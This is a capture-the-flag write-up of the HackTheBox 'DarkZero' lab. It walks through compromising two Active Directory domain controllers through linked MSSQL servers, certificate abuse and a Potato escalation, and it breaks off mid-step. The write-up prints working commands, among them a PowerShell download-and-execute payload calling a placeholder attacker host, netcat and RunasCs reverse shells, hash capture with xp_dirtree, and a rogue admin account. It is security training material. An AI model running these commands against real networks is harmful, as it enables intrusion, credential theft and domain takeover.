
HackTheBox: DarkZero
This box is rated hard difficulty on HTB. It involves us using given credentials to attack a linked MSSQL server, enabling xp_cmdshell to grant command execution on a second Domain Controller. From there we find ourselves with restricted token privileges, prompting a complex attack chain to reset the svc_sql user’s password in order to obtain a new shell with Logon Type 5. With token privileges restored, we use a Potato exploit to escalate to SYSTEM and then enumerate a bidirectional trust which reveals that TGT delegation is enabled between the two domains. Finally, we coerce DC01’s machine account into authenticating to DC02, extract its ticket from memory and use that to perform a DCSync attack.
Host Scanning
As always, I begin with an Nmap scan against the target IP to find all running services on the host; Repeating the same for UDP yields the typical AD ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
└─$ sudo nmap -p- -sCV --min-rate 2500 10.129.45.127 -oN fullscan-tcp

Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-04 21:52 +0000
Nmap scan report for 10.129.45.127
Host is up (0.054s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-08-04 21:52:11Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-08-04T21:39:32
|_Not valid after:  2027-08-04T21:39:32
|_ssl-date: TLS randomness does not represent time
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-08-04T21:39:32
|_Not valid after:  2027-08-04T21:39:32
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-info:
|   10.129.45.127:1433:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2026-08-04T21:53:39+00:00; -1m23s from scanner time.
| ms-sql-ntlm-info:
|   10.129.45.127:1433:
|     Target_Name: darkzero
|     NetBIOS_Domain_Name: darkzero
|     NetBIOS_Computer_Name: DC01
|     DNS_Domain_Name: darkzero.htb
|     DNS_Computer_Name: DC01.darkzero.htb
|     DNS_Tree_Name: darkzero.htb
|_    Product_Version: 10.0.26100
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2026-08-04T21:50:56
|_Not valid after:  2056-08-04T21:50:56
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-08-04T21:39:32
|_Not valid after:  2027-08-04T21:39:32
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: darkzero.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Not valid before: 2026-08-04T21:39:32
|_Not valid after:  2027-08-04T21:39:32
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49895/tcp open  msrpc         Microsoft Windows RPC
49929/tcp open  msrpc         Microsoft Windows RPC
56547/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-08-04T21:53:00
|_  start_date: N/A
|_clock-skew: mean: -1m23s, deviation: 0s, median: -1m23s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 151.90 seconds
Looks like a Windows machine with Active Directory components installed on it, more specifically a Domain Controller. LDAP is leaking the Fully Qualified Domain Name of DC01.darkzero.htb which I add to my /etc/hosts file. There are no web servers present, so I’ll be mainly focusing on SMB, LDAP, Kerberos, and MSSQL to gather information and get a foothold.
Service Enumeration

This is an assumed breach scenario, meaning we start out with low-privileged credentials which I use to enumerate the target services. SMB has zero non-standard shares, our current user doesn’t have access to grab a shell via WinRM, and no users are prone to Kerberoasting.
1
2
3
4
5
└─$ nxc smb DC01.DARKZERO.HTB -u 'john.w' -p 'RFulUtONCOL!' --shares

└─$ nxc winrm DC01.DARKZERO.HTB -u 'john.w' -p 'RFulUtONCOL!'

└─$ nxc ldap DC01.DARKZERO.HTB -u 'john.w' -p 'RFulUtONCOL!' --kerberoasting kerbout.txt

Before testing these credentials on MSSQL, I put together a quick wordlist of domain usernames via RID brute forcing and a couple awk commands in an attempt to AS-REP Roast their accounts.
1
2
3
4
5
└─$ nxc smb DC01.DARKZERO.HTB -u 'john.w' -p 'RFulUtONCOL!' --rid-brute 10000 > ridout.txt

└─$ awk -F '\' '{print $2}' ridout.txt | awk '{print $1}' > DomainUsers.txt

└─$ tail DomainUsers.txt
Finding DC02
This reveals a few interesting things. John.w seems to be the only real user who isn’t a machine account and there are a few key words describing something external. If we take a closer look at the RID brute force output, we’ll notice a few SidTypeGroups which disclose the existence of another (perhaps Read-Only) Domain Controller in a separate forest.

If you’re unfamiliar with what that means - A Read-Only Domain Controller (RODC) is a domain controller that hosts a read-only copy of the Active Directory database, making it ideal for branch offices or less-trusted locations. From an attacker’s perspective, compromising an RODC is generally less valuable than compromising a writable domain controller because changes cannot be made directly to AD, and by default it does not cache every user’s password. However, if specific credentials have been cached on the RODC, those can still be extracted and abused, making password replication policies and cache management an important security consideration.
MSSQL Server
So the only real place to look for links between our current DC and that one is probably through the MSSQL server. Using Impacket’s mssqlclient.py script to connect to that server succeeds, however it only grants us guest privileges.

Attempting to enable xp_cmdshell on the server fails due to our guest context and there aren’t any non-standard databases to enumerate.
xp_dirtree
The only extended procedure enabled on this server is xp_dirtree, which allows us to initiate an outbound NTLMv2 authentication pointed at an arbitrary server. I’ll use this to capture the hash of whoever the MSSQL server is running as and attempt to crack it offline.
1
2
3
4
5
# Local
└─$ sudo responder -I <VPN_IP_INTERFACE>

#Remote
MSSQL> xp_dirtree \\<ATTACKER_IP>\notarealshare

This trick actually succeeds in giving us a NetNTLMv2 hash for the DC01 machine account, however there’s no use in attempting to crack it.
The reason is that machine account passwords in Active Directory are automatically generated by Windows as long, high-entropy random values (typically around 120 characters) and are periodically rotated by default. Unlike human-chosen passwords, they aren’t based on dictionary words, predictable patterns, or password reuse, giving them an enormous amount of entropy.
From an attacker’s perspective, attempting to crack an NTLMv2 challenge-response from a machine account offline is effectively impractical. NTLMv2 security is ultimately tied to the strength of the underlying password, and because machine account passwords are long, random, and cryptographically generated, the search space is so large that brute-force or dictionary attacks are not a viable use of time or compute resources.
As a result, attackers who capture machine account NTLMv2 authentications generally focus on relaying them rather than attempting to recover the underlying password. In modern Windows environments, however, relay opportunities are increasingly limited because services such as SMB and LDAP commonly enforce protections like SMB signing, LDAP signing, and channel binding, preventing classic NTLM relay attacks. Microsoft began enabling SMB signing by default on Windows 11 Enterprise and Windows Server 2022 Azure Edition, and expanded those defaults to all editions of Windows 11 24H2 and Windows Server 2025, while LDAP signing and channel binding have likewise become increasingly common on domain controllers over recent Windows Server releases.
DC02 Server Link
Our earlier Netexec commands confirmed that SMB and LDAP signing are being enforced, ruling out that possibility. This leaves us with the RODC angle and luckily MSSQL supports links between servers which may allow us to hop over to any others present.

Enumerating all links reveals a second Domain Controller under the darkzero.ext domain. If we use that link to hop over there and enumerate databases again we get nothing, however we’re dropped into the context of the database owner (dbo) instead of a guest this time.
1
2
3
4
5
MSSQL> enum_links

MSSQL> use "DC02.darkzero.htb"

MSSQL> enum_db
DC02 Command Execution via xp_cmdshell
With these newfound permissions, we’ll be able to configure xp_cmdshell on DC02 and get command execution that way. I refer to this Hacktricks article for the exact commands to do so.
1
2
3
4
5
6
7
8
9
MSSQL> sp_configure 'show advanced options', '1';

MSSQL> RECONFIGURE

MSSQL> sp_configure 'xp_cmdshell', '1';

MSSQL> RECONFIGURE

MSSQL> xp_cmdshell "whoami"

Now we that we’re able to execute commands as the svc_sql user, we can simply grab a shell on DC02 as them. I end up going with a PowerShell one-liner and executing it through a PowerShell encoded payload. Be sure to convert your command to UTF-16 Little Endian format since that’s what Windows prefers and then serve the shell script over HTTP.
Note: If you’re using the same one as I am, then go with the first delivery line in the script and invoke it through the encoded PowerShell command instead to make things simpler.
1
2
3
4
5
6
7
8
# Encoded PowerShell command to use
IEX(New-Object Net.WebClient).downloadString('http://<ATTACKER_IP>/shelly.ps1')

-----------------------------------

└─$ cat shell_command | iconv -t UTF-16LE | base64 -w0

└─$ python3 -m http.server 80

With everything primed, we then setup a Netcat listener in another terminal and execute the payload on the MSSQL server via xp_cmdshell.
1
2
3
4
5
#Local
└─$ rlwrap -cAr nc -lvnp 443

#Remote
MSSQL> xp_cmdshell "powershell -e <BASE_64_PAYLOAD>"

DC02 Privilege Escalation
Missing Token Privileges

There aren’t any other users on this DC and we don’t seem to have any particularly powerful privileges or group membership so I start enumerating the filesystem. This eventually leads me to finding a backup file containing policy information.

Displaying it hints that our current user might have access to SeServiceLogonRight. Synacktiv’s post describes this token privilege as the following:
“This allows an account to log on as a service, this is vital for service accounts as it allows them to run as background services. This does not mean the account can create nor start services.”
1
PS> type C:\Policy_Backup.inf
An interesting thing to note is that service accounts in general- think IIS app pools, SQL Server, scheduled tasks - are almost universally granted SeImpersonatePrivilege by design, since they need to impersonate client principals as part of normal operation, which is exactly why potato-class attacks work so reliably against them. If we land a shell as one of these accounts and whoami /priv comes back anemic - no SeImpersonatePrivilege, no SeAssignPrimaryTokenPrivilege, and logon rights like SeServiceLogonRight nowhere in sight - that’s a strong signal we’re not holding a full, interactive token.
What we’re likely looking at is a restricted token: Windows (or the application hosting us) has deliberately stripped the token down, either through UAC filtering, a job object with JOB_OBJECT_UILIMIT_* constraints, or the process being spawned under CreateRestrictedToken with privileges explicitly removed. This happens because high-privilege service processes often intentionally sandbox their worker threads or child processes, handing them a neutered copy of the token so that a compromise of the subprocess doesn’t immediately equal a compromise of the full service identity. The practical implication for us is that potato escalation paths are dead in this context - we need to find a way to migrate into a process holding a full impersonation-capable token, or abuse a different primitive that doesn’t depend on token privileges at all.
Logon Type 5 Attack Chain
With that in mind, there are a few ways to regain full token privileges as the svc_sql user on DC02. Ultimately, they require us to somehow obtain a new session with logon type 5 (Service Logon). After some thought, I came up with a way to do this. First we’ll abuse Active Directory Certificate Services to obtain a PFX as our current user, then UnPAC-The-Hash in order to get their NTLM hash, and then finally use it change our password and pass it into a RunasCs command which I know supports different logon types.
This is a pretty long chain so I’ll try to explain what’s happening as best I can. We start out by uploading Certify to DC02 through our current shell as svc_sql, which allows us to enroll in the user template and gain a PEM/Certificate for this user without knowing their password.
1
2
3
PS> curl http://<ATTACKER_IP>/Certify.exe -o certify.exe

PS> .\certify.exe find

After confirming the user template is available to us, we request a certificate while specifying the CA name and that template. This will output a base64-encoded cert.pem file, which we should copy/paste to our local machine.
1
PS> .\certify.exe request /ca:"DC02\darkzero-ext-DC02-CA" /template:User

Once we have that file locally (The RSA private key and the certificate block), we must convert it into PFX format for later use. Certify also gives us the exact command at the end of our request output. This prompts us to provide a password which is required so just use something simple and easy to remember.
1
└─$ openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Now in order to reach DC02, we need to setup some kind of tunnel. I always default to using Chisel since it’s reliable and easy so that’s what I go with here but ligolo-ng or any other tool should be fine.
1
2
3
4
5
6
7
8
9
#Local
└─$ ./chisel server --port 8000 --reverse

#Remote
PS> curl http://<ATTACKER_IP>/chisel.exe -o chisel.exe

PS> .\chisel.exe client <ATTACKER_IP>:8000 R:socks
With that setup we can use proxychains alongside other tools to complete this attack chain. We should also ensure that our /etc/proxychains4 file contains the following line at the very end so that traffic is being routed to the correct place:
echo "socks5 127.0.0.1 1080" >> /etc/proxychains4.conf
Next step is to use Certipy-AD (the python version of Certify) to obtain this user’s NTLM hash through an UnPAC-The-Hash attack.
When PKINIT pre-authentication is used, the KDC embeds a PAC_CREDENTIAL_INFO buffer inside the PAC containing the user’s NT hash, encrypted with the AS session key - a credential-caching artifact meant for smartcard logon scenarios, but one we can weaponize. By requesting a U2U service ticket for ourselves (where the ticket is encrypted with our own TGT session key rather than a service’s long-term secret), we hold everything needed to decrypt the ticket, peel back the PAC, and extract the NT hash straight out of PAC_CREDENTIAL_INFO. This makes UnPAC-The-Hash particularly brutal in environments that have rolled out certificate-based auth thinking it’s a password-free future - if we compromise or enroll a certificate for a target account, we can recover their NT hash without ever knowing the password, then pivot straight into pass-the-hash.
Certipy-AD takes care of this entire process for us, all we need to do is authenticate with the PFX file. Make sure to supply the password or else you’ll get a format error.
1
└─$ proxychains4 certipy-ad auth -pfx cert.pfx -dc-ip 127.0.0.1 -password password


With that NTLM hash in hand, I use Impacket’s changepasswd.py script to set this user’s pass to something arbitrary.
Note: If you haven’t already, add an entry in
/etc/hoststhat directsDC02.darkzero.extto127.0.0.1so that this command doesn’t fail with a connection error.
1
└─$ proxychains4 impacket-changepasswd -hashes ':[REDACTED]' DARKZERO.EXT/svc_sql@dc02.darkzero.ext
The final part of this chain is uploading a RunasCs binary to DC02 and using the changed password to obtain a logon type 5 session. I use the -r flag to redirect stdin/stdout another Netcat listener on port 1337 for a makeshift shell.
1
2
3
4
5
#Local
└─$ rlwrap -cAr nc -lvnp 1337

#Remote
PS> .\RunasCs.exe svc_sql 'Password123!' -l 5 --bypass-uac powershell -r <ATTACKER_IP>:1337

After executing that command we get a shell as svc_sql, except with unrestricted token privileges this time which reveals SeImpersonatePrivilege.
Abusing SeImpersonatePrivilege
At this point we can upload any tool that exploits this privilege. I go with GodPotato since it’s typically the most reliable in my experience. Instead of grabbing yet another shell, I add a new user and give them Administrator privileges since we already have the SOCKS proxy setup.
1
2
3
PS> .\gp.exe -cmd "net user cbev Password123! /add"

PS> .\gp.exe -cmd "net localgroup Administrators cbev /add"
And then we can use Impacket’s smbexec.py script to grab a shell with full Administrative privileges. Here we can grab the user flag under the real Administrator’s Desktop folder and begin looking at ways to escalate privileges on DC01.
1
└─$ proxychains4 impacket-smbexec cbev:'Password123!'@DC02.darkzero.ext

DC01 Privilege Escalation
Trust Enumeration
Some more enumeration on the filesystem doesn’t grant us much else, which tells me we’ll be likely be focusing on AD permissions or network attacks to compromise DC01. I end up gathering information via SharpHound and exfilling it over SMB so I can start mapping the domain in BloodHound.
1
2
3
4
5
6
7
8
9
10
11
#Local
└─$ impacket-smbserver share . -smb2support -user kali -password 'kali'

#Remote
PS> curl http://<ATTACKER_IP>/SharpHound.exe -o sh.exe

